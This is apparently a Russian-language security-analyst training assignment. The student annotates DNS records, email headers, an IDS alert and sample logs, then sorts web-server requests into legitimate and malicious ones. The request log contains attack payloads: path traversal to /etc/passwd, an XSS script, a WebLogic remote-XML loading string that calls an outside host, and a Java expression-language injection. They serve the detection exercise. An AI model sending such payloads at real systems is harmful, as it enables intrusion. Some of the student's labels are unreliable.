
**Задания:**

1. Сделать описание каждой строчке результата<https://2whois.ru/?t=dns&data=kaspi.kz>;

Страница представляет собой информацию о DNS-записях для домена kaspi.kz. IN – интернет указывает на то что хост находиться в интернете. Значение TTL означает время жизни записи в секундах.





Типы указанные в записи это A – address IPv4 айпи адрес= 194.187.245.10 ,

NS – записи DNS серверов , SOA – авторитетная запись которая указывает на DNS-сервер ns.kaspi.kz в качестве исходного источника информации о домене в нем содержаться информация ns.kaspi.kz- имя DNS-сервера является источником информации о домене. hostmaster.kaspi.kz- адрес ответственного за домен. 2016081501 - серийный номер записи, который инкрементируется при каждом обновлении записи. 10800 - время жизни записи TTL. 3600 - интервал обновления запись. 604800 - интервал перепроверки записи. 3600 - минимальный TTL в секундах для данной записи., MX – mail exchange для обмеривания письмами по почте pri- приоритет чем меньше приоритет, тем главнее, target = адрес сервера, принимающий почту тут это bmss-02d.kaspi.kz, TXT- ключи подтверждения авторства майкрасофт, амазон, циско, гугл. В конце указано обратное определение доменного имени в котором тип записи пойнтер PTR.

2. Разобрать Email Header (разобрать и описать только нужные значения и потом суметь объяснить их применимость);

[Email Header](https://docs.google.com/document/d/1HGOdWXNmcJ2W7Xtf5t013YUPdeY1Mt_laRbAaFL2qvI/edit?usp=sharing)

В заголовке можно увидеть, что это письмо мы сразу же видим отправителя Received: from exch3.localhost (10.1.1.1) с адресом его хоста также видим сервер и то что письмо прошло от нескольких серверов тип шифрования тоже написан конечно же дата отправки и время указаны Заголовок также содержит некоторые результаты аутентификации, которые указывают на то, что электронное письмо прошло проверку Sender Policy Framework (SPF) и DomainKeys Identified Mail (DKIM), которые используются для проверки личности отправителя и снижения риска подделки электронной почты. Также указаны потенциальные айпи адреса через которое могло быть отправлено письмо.

3. От системы получено уведомление «JobSFMail-Date.Hash.txt» что оно значит (нужно расписать как ты понимаешь данное уведомление и к чему оно может привести);

[JobSFMail](https://docs.google.com/document/d/1x4K2j_h8nWc5ZMiCSG1bxtszOY-C5lTTY3jxFEzm_c0/edit?usp=sharing)

В файле указаны дата и время и то что в это время были обнаружены вирусы MALWARE-CNC Win.Trojan.Banker variant outbound connection (1:23262:7) (+3). 3 означает количество типов соединения данного типа. Нужно исследовать потенциальный вред данного файла и найти источник чтобы полностью оценить риск данной угрозы для дальнейшего решения проблемы.

4. На сайте<https://regex101.com/> разобрать «Пример логов 1.txt» и дать описание полезным по вашему мнению полям (Имя пользователя, IP адреса и порты источника и назначения, какое событие, статусы и т.д.);

[Пример логов](https://docs.google.com/document/d/1iUYctt71yq2J7z6Ge3WlrNm_R610SH1tsecsl-_1vyQ/edit?usp=sharing)

#1 NGINX

10.1.2.3 – source address

109.166.59.44 – destination address

[17/Nov/2019:03:17:59 +0600] – точное время и дата

"GET /shop-ext/suggestions/?i=productDetails&m=true&t=IP&pi=14701657&u=3729495 HTTP/1.1" – http get запрос

200 – соединение установлено или запрос успешен

"https://kaspi.kz/shop/p/gerbor-vusher-reg1w2d2s-13-9-l-p-nimfea-al-ba-belyi-gljanets-14701657/?c=551010000" – с кем устанавливается запрос

"Mozilla/5.0 (Linux; Android 9; Redmi Note 7 Build/PKQ1.180904.001; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/78.0.3904.96 Mobile Safari/537.36" - пользователь с какого устройства и откуда

0.009 0.008 - не знаю

10.2.3.4:9001 – адерес сервера

#2 Mail Log

<22> - уровень Dec 04 12:22:00 – дата время Mail\_Logs: - тип

Info: New SMTP ICID 11444342 interface MAIL (172.1.2.3) address 62.141.46.147 reverse dns host s2.kipersam.art verified yes – информация с адресом и хостом

#3 Proxy Server

<30> - уровень

Dec  4 12:21:59 – дата и время

mwg-prx1 – имя девайса mwg:

LEEF:1.0|PRXName|WebGateway|7.8.2.11.0|0|devTime=1575440519000|src=10.7.8.9|

usrName=petrov\_123 = имя пользователя

|userAgent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36 – пользователь с какого устройства и откуда

|httpStatus=200 = успешно |

dst=149.154.167.99 = дестинейшн адрес

|urlCategories=Instant Messaging = категория

|blockReason=| причина блокировки

url=https://venus.web.telegram.org/apiw1

#3 ASA

<166> -уровень

Dec 04 2019 12:21:59

ASA1234 – хост

Deny TCP (no connection) from 90.143.47.21/42968 to 194.187.247.147/443 flags ACK  on interface outside - Запретить TCP (нет соединения) с 90.143.47.21/42968 по 194.187.247.147/443 флаги ACK на внешнем интерфейсе

#4 Mail Log

<22> - уровень

Dec 04 12:22:00

Mail\_Logs – тип

Info: ICID 11444342

ACCEPT – статус принят

SG SUSPECTLIST match sbrs[-3.0:-1.0] SBRS -1.6 - совпадения

country Germany – город

<22> - уровень

Dec 04 12:22:00

Mail\_Logs

Info: ICID 11444341

REJECT - статус отклонен

SG BLACKLIST match sbrs[-10.0:-3.0] SBRS -5.5 - совпадения

country Mongolia – город

#5 FW

DeviceType=Estreamer

DeviceAddress=10.10.10.1 = адрес девайса

CurrentTime=1575440517963

recordType=FILE\_MALWARE\_EVENT

recordLength=258

timestamp=04 Dec 2019 12:21:55 = Это дает дату и время, когда произошло событие.

netmapDomainRef=0

fileEventData.connectionInstance=10

fileEventData.connectionCounter=3278

fileEventData.connectionTimestamp=1575440514

fileEventData.fileEventTimestamp=1575440514

fileEventData.sourceAddress=172.2.3.4 = Это дает IP-адрес исходного устройства, которое инициировало соединение.

fileEventData.destinationAddress=172.2.3.5 = Это дает IP-адрес целевого устройства, которое получило соединение.

fileEventData.disposition=2

fileEventData.speroDisposition=4

fileEventData.fileStorageStatus=2

fileEventData.fileAnalysisStatus=2

fileEventData.localMalwareAnalysisStatus=5

fileEventData.archiveFileStatus=0

fileEventData.threatScore=0

fileEventData.action=3

fileEventData.fileName=online\_126657052\_3.pdf = здесь указывается имя файла, который был задействован в событии.

fileEventData.fileSize=46197 = Здесь указывается размер файла в байтах.

fileEventData.direction=2

fileEventData.sourcePort=46037 = здесь указывается номер порта источника, используемого в соединении.

fileEventData.destinationPort=30 = здесь указывается номер порта назначения, используемый при подключении.

fileEventData.protocol=6

fileEventData.clientAppId=2634

fileEventData.managedDevice.managedDeviceId=14

fileEventData.managedDevice.name=gw1-module1

fileEventData.SHAHash.SHAHashData.SHAHash=CD22437892392E03BF5375B597AA77DE6F0E5D9F26B1832339B79DA19F050BF7

fileEventData.SHAHash.SHAHashData.fileNameOrDisposition=Unknown

fileEventData.SHAHash.SHAHashData.disposition=0 = Это указывает на расположение файла

fileEventData.SHAHash.SHAHashData.userDefined=false

fileEventData.fileType.fileTypeId=9

fileEventData.fileType.fileTypeName=PDF

fileEventData.accessControlPolicyRef=FB8E85A86E2111E8BF10C9DF28307955

fileEventData.application.serviceId=836

fileEventData.application.serviceName=SMTP

fileEventData.user.userId=9999997

fileEventData.user.protocolRef=0

fileEventData.user.userName=No Authentication Required = здесь указывается имя пользователя, связанного с событием.

5. В файле «Пример запросов.txt» отделить легитимные запросы от запросов, очевидно содержащих попытки эксплуатации известных уязвимостей. Написать IP адреса атакующих, какого класса уязвимости они пытались использовать.

[Пример запросов](https://docs.google.com/document/d/1yyeX-k41kGQmooiRkb3Vll9D8s618JKoEmsckvZiZMQ/edit?usp=sharing)

2023-02-15T08:32:00 forum.kaspi.lab 443 95.82.73.234 10.2.1.12 80 GET /bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+11;+Redmi+Note+9S+Build/RKQ1.200826.002;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.36 &merchant\_id=010012500006866&merchant\_name=S kaspi.lab

/////////////легитимные запросы

2023-02-15T08:32:00 mail.kaspi.lab 443 178.88.52.243 10.17.8.228 80 POST/somedata/favorite-products/market/rest/customer/checkFavoriteProducts - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(iPhone;+CPU+iPhone+OS+16\_0\_2+like+Mac+OS+X)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Mobile/15E148 ref=startOurProductsMybottles&startedFrom=services&ap-product=mybottles kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 dev.kaspi.lab 443 178.88.52.243 10.18.140.21 80 GET /cusom/mobile/ - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+11;+220333QAG+Build/RKQ1.211001.001;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.36 filter%5Borders%5D%5Bcode%5D=243657172 kaspi.lab

///////легитимные запросы

2023-02-15T08:32:00 mef.kaspi.lab 443 176.64.33.15 10.18.140.21    80 GET /bottles/dashboards - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+11;+220333QAG+Build/RKQ1.211001.001;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.3 ref=startOurProductsMybottles&startedFrom=services&ap-product=mybottles kaspi.lab

////легитимные запросы

2023-02-15T08:32:00 tech.kaspi.lab 443 185.113.36.58 10.17.8.194 80 POST /bottles/dashboard - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+11;+CPH2067+Build/RKQ1.200903.002;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.336 merchant\_id=010012500007385 kaspi.lab

//////легитимные запросы

2023-02-15T08:32:00 id.kaspi.lab 443 188.124.232.149 1.2.5.2 80 GET /bottles/dashboard - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+11;+Redmi+Note+9S+Build/RKQ1.200826.002;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.36 ref=startOurProductsMybottles&startedFrom=services&ap-product=mybottles kaspi.lab

////легитимные запросы

2023-02-15T08:32:00 ir.kaspi.lab 443 85.117.108.247 10.18.140.21 80 POST /bottles/bpm/loan/GetEmsStatusAsync - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(iPhone;+CPU+iPhone+OS+16\_0+like+Mac+OS+X)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Mobile/15E148 filter%5Borders%5D%5Bcode%5D=243657172 kaspi.lab

////легитимные запросы

2023-02-15T08:32:00 vip.kaspi.lab 443 178.88.7.190 10.2.50.21 80 POST /bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Dalvik/2.1.0+(Linux;+U;+Android+12;+CPH2385+Build/SP1A.210812.016) merchant\_id=010012500007385 kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 product.kaspi.lab 443 84.252.158.200 1.2.5.2 80 GET /market/search/ - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+11;+220333QAG+Build/RKQ1.211001.001;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.36 ref=startOurProductsMybottles&startedFrom=services&ap-product=mybottles kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 market.kaspi.lab 443 145.255.172.223 10.2.1.12 80 POST /bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(iPhone;+CPU+iPhone+OS+15\_5+like+Mac+OS+X)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Mobile/15E148 ref=startOurProductsMybottles&startedFrom=services&ap-product=mybottles kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 market.kaspi.lab 443 95.82.73.234 10.17.8.228 80 POST /market/p/linea-8035154p-55-zoloto-100959802/ - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(iPhone;+CPU+iPhone+OS+15\_3\_1+like+Mac+OS+X)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Mobile/15E14 merchant\_id=010012500007385 kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 almaty.kaspi.lab 443 178.172.227.206 1.2.5.2 80 GET /bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(iPhone;+CPU+iPhone+OS+16\_3+like+Mac+OS+X)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Mobile/15E148 ref=startOurProductsMybottles&startedFrom=services&ap-product=mybottles kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 forum.kaspi.lab 443 79.133.190.153 10.2.1.12 80 POST /bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(iPhone;+CPU+iPhone+OS+13,4+like+Mac+OS+X)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Mobile/15E148 \_nfpb%3Dtrue%26\_pagelabel%3Dhomepage1%26handle%3Dcom.bea.core.repackaged.springframework.context.support.classpathxmlapplicationcontext%28%22http%3A%2F%2F8.8.8.8%3A37225%22%29 kaspi.lab

/////запрос context.support.classpathxmlapplicationcontext%28%22http%3A%2F%2F8.8.8.8%3A37225%22%29

2023-02-15T08:32:00 telecom.kaspi.lab 443 149.27.81.115 10.2.1.12 80 GET /market/api/v2/order - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+12;+2201116TG+Build/SP1A.210812.016;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.118+Mobile+Safari/537. page%5Bnumber%5D=1&page%5Bsize%5D=100&filter%5Borders%5D%5Bstate%5D=ARCHIVE&filter%5Borders%5D kaspi.lab

////легитимные запросы

2023-02-15T08:32:00 dev.kaspi.lab 443 78.109.191.117 10.2.50.21 80 POST /page/api/login/ - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+12;+SM-A315F+Build/SP1A.210812.016;+wv) view%3D..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd kaspi.lab

/////////////запрос возможно хотели узнать пороль view%3D..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd kaspi.lab

2023-02-15T08:32:00 forum.kaspi.lab 443 79.133.190.153 10.2.1.12 80 POST /bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(iPhone;+CPU+iPhone+OS+13,4+like+Mac+OS+X)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Mobile/15E148 ref=startOurProductsMybottles&startedFrom=services&ap-product=mybottles kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 kolesa.kaspi.lab 443 109.229.185.239 10.2.1.12 80 GET /bottles/dashboard - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(iPhone;+CPU+iPhone+OS+16\_1\_1+like+Mac+OS+X)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Mobile/15E1486 &merchant\_id=010012500006866&merchant\_name=S kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 old.kaspi.lab 443 149.27.58.156 10.2.1.12 80 GET /market/p/linea-8035154p-55-zoloto-100959802/ - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(iPhone;+CPU+iPhone+OS+14\_8\_1+like+Mac+OS+X)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Mobile/15E1486 ref=startOurProductsMybottles&startedFrom=services&ap-product=mybottles kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 gid.kaspi.lab 443 185.229.86.56 1.2.5.2 80 POST /bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+8.0.0;+ATU-L31+Build/HUAWEIATU-L31;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.3 merchant\_id=010012500007385 kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 forum.kaspi.lab 443 91.246.194.30 10.2.1.12 80 GET /bottles/dashboard - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+13;+SM-S901B+Build/TP1A.220624.014;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.3 filter[orders][code]=242389310 kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 bottles.kaspi.lab 443 46.42.248.96 10.2.50.21 80 POST/bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(iPhone;+CPU+iPhone+OS+16\_3+like+Mac+OS+X)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Mobile/15E14 merchant\_id=010012500007385 kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 chat.kaspi.lab 443 85.117.110.230 1.2.5.2 80 GET /market/api/v2/orders - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Windows;+U;+Windows+NT+6.0;+en-US)+AppleWebKit/530.0+(KHTML,+like+Gecko)+Chrome/2.0.160.0+Safari/530.0 ref=startOurProductsMybottles&startedFrom=services&ap-product=mybottles kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 home.kaspi.lab 443 82.200.168.92 10.2.1.12 80 POST /market/p/linea-8035154p-55-zoloto-100959802/ - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+12;+SM-A135F+Build/SP1A.210812.016;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.36 source=kaspikz&ref=startOurProducts kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 new.kaspi.lab 443 81.91.187.58 10.2.50.21 80 POST /bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+9;+TECNO+CC7+Build/PPR1.180610.011;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/101.0.4951.41+Mobile+Safari/537.366 merchant\_id=010012500007385 kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 new.kaspi.lab 443 81.91.187.59 10.2.50.20 80 POST /bottles/dashboars/ - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+9;+TECNO+CC7+Build/PPR1.180610.011;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/101.0.4951.41+Mobile+Safari/537.366 actionoutcome%3D%2Fpwn.xhtml%3Fpwned%3D%23%7Bexpressions.getclass%28%29.forname%28%27java.lang.runtime%27%29.getdeclaredmethods%28%29%5B0%5D%7D kaspi.lab

/////////запрос actionoutcome%3D%2Fpwn.xhtml%3Fpwned%3D%23%7Bexpressions.getclass%28%29.forname%28%27java.lang.runtime%27%29.getdeclaredmethods%28%29%5B0%5D%7D

2023-02-15T08:32:00 aws.kaspi.lab 443 185.57.72.200 10.2.1.12 80 GET /bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Windows+NT+6.1;+WOW64)+AppleWebKit/535.11+(KHTML,+like+Gecko)+Chrome/17.0.963.56+Safari/535.11 ref=startOurProductsMybottles&startedFrom=services&ap-product=mybottles kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 meat.kaspi.lab 443 188.124.244.58 10.2.1.12 80 GET /market/api/v2/orders - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+11;+SM-N970F+Build/RP1A.200720.012;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.36 filter%5Borders%5D%5Bcode%5D=243657172 kaspi.lab

////////легитимные запросы

2023-02-15T08:32:00 data.kaspi.lab 443 147.30.103.209 10.2.50.21 80 POST /bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(iPhone;+CPU+iPhone+OS+16\_2+like+Mac+OS+X)+AppleWebKit/605.1.15+(KHTML,+like+Gecko)+Mobile/15E148 lang=ru-RU&code=&query=%D0 kaspi.lab

/////////запрос lang=ru-RU&code=&query=%D0

2023-02-15T08:32:00 tech.kaspi.lab 443 185.57.73.176 10.17.8.228 80 POST /bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+13;+2109119DG+Build/TKQ1.220829.002;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.36 source=kaspikz kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 data.kaspi.lab 443 85.117.101.215 10.2.1.12 80 GET /market/api/v2/orders - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+7.1.2;+Redmi+4X+Build/N2G47H;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/110.0.5481.63+Mobile+Safari/537.36 ref=startOurProductsMybottles&startedFrom=page\_grid&ap-product=mybottles kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 gid.kaspi.lab 443 212.96.75.225 10.2.1.12     80 POST /market/p/linea-8035154p-55-zoloto-100959802/ - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+10;+SM-G960F+Build/QP1A.190711.020;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.36 page%5Bnumber%5D=1&page%5Bsize%5D=100&filter%5Borders%5D%5Bstate%5D=ARCHIVE&filter%5Borders%5D kaspi.lab

///////////////легитимные запросы

2023-02-15T08:32:00 kolesa.kaspi.lab 443 176.64.15.50 10.2.1.12 80 POST /bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+13;+2109119DG+Build/TKQ1.220829.002;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.36 lang=ru-RU&code=&query=%D0 kaspi.lab

/////запросы lang=ru-RU&code=&query=%D0

2023-02-15T08:32:00 telecom.kaspi.lab 443 213.109.220.40 10.2.1.12 80 GET /market/api/v2/orders - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+11;+Redmi+Note+9+Pro+Build/RKQ1.200826.002;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.366 ref=startOurProductsMybottles&startedFrom=services&ap-product=mybottles kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 data.kaspi.lab 443 89.43.165.175 10.2.50.21 80 GET /bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+11;+Redmi+Note+9S+Build/RKQ1.200826.002;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.36 ilter[orders][code]=242389310 kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 chat.kaspi.lab 443 188.246.252.144 10.17.8.228 80 POST/market/p/linea-8035154p-55-zoloto-100959802/ - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+7.1.2;+Redmi+4X+Build/N2G47H;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/110.0.5481.63+Mobile+Safari/537.36 lang=ru-RU&code=&query=%D0 kaspi.lab

//////////запрос lang=ru-RU&code=&query=%D0 – возможно хотели добавить код

2023-02-15T08:32:00 market.kaspi.lab 443 212.96.73.141 10.2.1.12 80 POST/bottles/dashboardapi2/api/v1/Dashboard/getSampleRequest - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+11;+Redmi+Note+9S+Build/RKQ1.200826.002;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.36 source=kaspikz kaspi.lab

/////легитимные запросы

2023-02-15T08:32:00 new.kaspi.lab 443 198.45.116.196 10.17.8.228 80 GET /market/api/v2/orders - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+11;+Redmi+Note+9S+Build/RKQ1.200826.002;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.36 limit=9&page kaspi.lab

/////////легитимные запросы

2023-02-15T08:32:00 data.kaspi.lab 443 85.117.101.213 10.2.1.12 80 GET /market/api/v2/orders - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+7.1.2;+Redmi+4X+Build/N2G47H;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/110.0.5481.63+Mobile+Safari/537.36 %3Cscript%3Ealert%28%22testbottles%22%29%3C%2Fscript%3E kaspi.lab

///////////запрос %3Cscript%3Ealert%28%22testbottles%22%29%3C%2Fscript%3E – скрипт

2023-02-15T08:32:00 dev.kaspi.lab 443 78.109.151.117 10.2.50.21 80 POST /maps/api/logo/ - 200 2265 2780 0 2479 16947 HTTP/1.1 Mozilla/5.0+(Linux;+Android+12;+SM-A315F+Build/SP1A.210812.016;+wv)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Version/4.0+Chrome/109.0.5414.117+Mobile+Safari/537.366 c=750000000&sr=1 kaspi.lab

/////легитимные запросы